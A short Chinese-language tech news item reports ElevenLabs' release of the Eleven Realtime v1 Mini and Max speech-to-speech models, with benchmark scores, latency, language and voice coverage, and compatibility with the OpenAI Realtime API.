
10 月 20 日,ElevenLabs 发布 Eleven Realtime,一类端到端语音到语音模型,每个模型本身就是完整的语音 Agent,不再需要自己拼语音识别、大模型和语音合成。v1 Mini 主打低成本自然对话,v1 Max 面向客服和多步骤工具调用。两者支持 90+ 语言、可用 17,000+ 种音色。官方引用 Artificial Analysis 独立评测:Max 在 Big Bench Audio 答对 98.8%、平均 0.57 秒开始说话。接口兼容 OpenAI Realtime API,改端点和模型名即可迁移。

ElevenLabs 发布端到端语音模型 Eleven Realtime v1 Mini / Max:Max 在 Big Bench Audio 答对 98.8%、平均 0.57 秒开口,兼容 OpenAI Realtime API

核心要点速览

  • 语音推理(Artificial Analysis 独立评测,官方引用):Big Bench Audio 1,000 道语音推理题,v1 Max 答对 98.8%,v1 Mini 75.9%
  • 速度(官方口径):Max 平均 0.57 秒开始说话,Mini 0.62 秒;官方推文说「半秒开口」,发布文给出的实测略高于半秒
  • 对话动态与偏好:Full-Duplex-Bench 上 Mini 95.8%、Max 94.1%;Speech Agent Arena 盲测 Max 998 分、Mini 988 分
  • 工具调用任务完成率 Max 87.1%、Mini 60.3%,官方因此建议重度调工具的场景用 Max
  • 覆盖 90+ 语言、17,000+ 音色;Realtime API 走 WebSocket(wss://api.elevenlabs.io/v1/convai/realtime),可直接用 OpenAI 官方 SDK,发布文未公布价格
阅读全文
关联模型 / 智能体 / 厂商:
⚡ Eleven Realtime v1 Mini⚡ Eleven Realtime v1 Max🤖 ElevenAgents🌐 ElevenLabs🌐 Artificial Analysis